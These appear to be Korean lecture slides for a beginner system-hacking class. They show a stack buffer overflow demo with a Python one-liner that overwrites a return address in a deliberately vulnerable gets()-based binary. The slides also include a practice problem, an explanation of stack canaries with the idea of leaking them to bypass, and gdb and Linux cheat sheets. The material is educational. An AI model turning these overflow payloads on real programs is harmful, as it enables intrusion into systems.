 시연 다시풀기

우리가 덮어야 할 크기가 40byte 라는 것을 알아냈다. -> RET에 쓸 주소는 info func
-> 필요한 정보는 전부 얻었음..공격은?

Python 파이프라인

다시 보는 BOF

1회 시연 다시풀기



```
minibeef@argos-edu:~/19_system_edu/lecture1$ (python -c 'print "A"*40 + "\x56\x84\x04\x08"') | ./bof
```

파이프 라인(키보드에 Shift + \)을 기준으로 좌변의 결과를 우변으로 전달

다시 보는 BOF

1회 시연 다시풀기

```
minibee@argos-edu:~/19_system_edu/lecture1$ (python -c 'print "A"*40 + "\x56\x84\x04\x08"') | ./bof
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAV
Hacking Success!!
```

다시 보는 BOF

주소를 거꾸로 넣는 이유?

????????????????????????????????
????????????????????????????????
????????????????????????????????

```
(gdb) info func
All defined functions:

Non-debugging symbols:
0x080482c8  _init
0x08048300  gets@plt
0x08048310  puts@plt
0x08048320  __libc_start_main@plt
0x08048330  __gmon_start__@plt
0x08048340  _start
0x08048380  _dl_relocate_static_pie
0x08048390  __x86.get_pc_thunk.bx
0x080483a0  deregister_tm_clones
0x080483e0  register_tm_clones
0x08048420  __do_global_ctors_aux
0x08048450  frame_dummy
0x08048456  func
0x080484af  __x86.get_pc_thunk.ax
0x080484c0  __libc_csu_init
0x08048520  __libc_csu_fini
0x08048524  _fini
```

```
minibee@argos-edu:~/19_system_edu/lecture1$ (python -c 'print "A"*40 + "\x56\x84\x04\x08"') | ./bof
```

다시 보는 BOF

주소를 거꾸로 넣는 이유?

컴퓨터는 데이터를 저장할 때 바이트 단위로 저장한다..여러분이 알고있는 그 byte요

이 때 바이트를 저장 순서에는
두가지가 있는데

빅-엔디안 : 우리가 보기 편한 방식, 정방향으로 쓰는 것

리틀-엔디안 : 아까처럼 역방향으로 써져있던 것

리틀엔디안을 쓰는 이유는 산술 연산 유닛이 메모리의 낮은 주소부터 높은 쪽으로 읽기 때문!

pwnable.kr 라이브 해킹

다시 보는 BOF

(실습) 문제 풀이

```
1 #include <stdio.h>
2
3 int main()
4 {
5     int first = 0x12345678;
6     char buf[64];
7
8     gets(buf);
9
10    if(first == 0x87654321)
11        printf("clear!\n");
12    else
13        printf("try again~\n");
14
15    return 0;
16 }
```

gcc -o ??? ???..c -m32 -fno-stack-protector -no-pie -mpreferred-stack-boundary=2

다시 보는 BOF

(실습) 문제 풀이

```
minibeef@argos-edu:~/19_system_edu/lecture1$ ./prac1
hello
try again~
```

실패

```
minibeef@argos-edu:~/19_system_edu/lecture1$ | ./prac1
clear!
```

성공

Buffer Overflow는 죽었다.

Stack Canary




Stack Canary?

어떻게
뚫을 것인가

Stack Canary

Stack Canary?




Buffer Overflow로 인한 Return Address 변조를 막기 위해 개발된 보호기법

(TMI) 광부들이 갱도에 들어가기 ‘카나리아’ 라는 새를 날려보내
독가스의 유무를 파악했던 것에서 유래가 되었다고 한다..

Stack Canary


Stack Canary?



무작위 값 생성 -> 프로그램 종료시 canary 변조 여부 확인

Stack Canary


어떻게 뚫을 것인가



```
0x000005d2 <+10>: push    ebp
0x000005d3 <+11>: mov     ebp,esp
0x000005d5 <+13>: push    ebx
0x000005d6 <+14>: push    ecx
0x000005d7 <+15>: sub     esp,0x30
0x000005da <+18>: call    0x4a0 <__x86.get_pc_thunk.bx>
0x000005df <+23>: add     ebx,0x19f1
0x000005e5 <+29>: mov     eax,gs:0x14
0x000005eb <+35>: mov     DWORD_PTR [ebp-0xc],eax
0x000005ee <+38>: xor     eax,eax
0x000005f0 <+40>: sub     esp,0xc
0x000005f3 <+43>: lea     eax,[ebp-0x2c]
0x000005f6 <+46>: push    eax
0x000005f7 <+47>: call    0x410 <gets@plt>
0x000005fc <+52>: add     esp,0x10
0x000005ff <+55>: sub     esp,0xc
0x00000602 <+58>: lea     eax,[ebp-0x2c]
0x00000605 <+61>: push    eax
0x00000606 <+62>: call    0x430 <puts@plt>
0x0000060b <+67>: add     esp,0x10
0x0000060e <+70>: mov     eax,0x0
0x00000613 <+75>: mov     edx,DWORD_PTR [ebp-0xc]
0x00000616 <+78>: xor     edx,DWORD_PTR gs:0x14
0x0000061d <+85>: je      0x624 <main+92>
0x0000061f <+87>: call    0x6b0 <_stack_chk_fail_local>
0x00000624 <+92>: lea     esp,[ebp-0x8]
0x00000627 <+95>: pop     ecx
0x00000628 <+96>: pop     ebx
0x00000629 <+97>: pop     ebp
0x0000062a <+98>: lea     esp,[ecx-0x4]
0x0000062d <+101>: ret
End of assembler dump.
```

보통 canary는 ebp와 지역변수의 사이에 고정(ebp~ebp-0x4) 아니더라도 카나리 위치가 흔히 보임

어떻게 뚫을 것인가



때문에, 스택에 있는 메모리 값들을 볼 수 있도록 하는 impormation leak(FSB 라던가 recv 함수 라던가)을 통해 카나리 값을 얻어내고, 해당 자리에 덮어쓰면 우회가 가능

FSB?

2회차 끝!!

ls : 파일 목록 보기

cd [디렉토리] : 디렉토리 이동

mkdir [이름] : 디렉토리 생성

rm [파일명] : 파일 삭제

rm -r [디렉토리명] : 디렉토리 삭제

mv : 파일 이동(이름 변경으로 쓸 수 있음)

vi : 소스코드 생성

gcc -o [실행파일] [소스코드] : 컴파일

GDB Cheat Sheet

(1) 시작/종료

- 시작 : gdb [프로그램명]
- 종료 : quit 혹은 q

(2) 문법 변경

set disassembly-flavor intel

(3) 분석

- 해당 함수 코드 : disas [함수명]
- 실행 : run 또는 r
- 브레이크 포인트 : b [지점]
- 브레이크 포인트 걸린 위치 코드 : disas
- 브레이크 포인트 다 지우기 : d 또는 dis
- 다음 명령어 : ni
- 진행 : c
- 강제 점프 : jump [위치] -> 함수, 행, 메모리
- info func : 쓰인 함수 보기
- info r : 레지스터 보기

(4) 정보 수집 - x 명령어

x/[범위][출력형식]

〈출력형식〉

t : 2 진수

o : 8 진수

d : 10 진수

x : 16 진수

s : 문자열

i : 어셈블리

EX) x/100i \$eip : 100줄의 명령어를 어셈으로 보겠다

(5) 정보 수집 - p 명령어

p/[출력형식] [계산식] : 계산 결과 확인

계산식에는 여러가지 들어갈 수 있다.(레지스터, 변수 등등)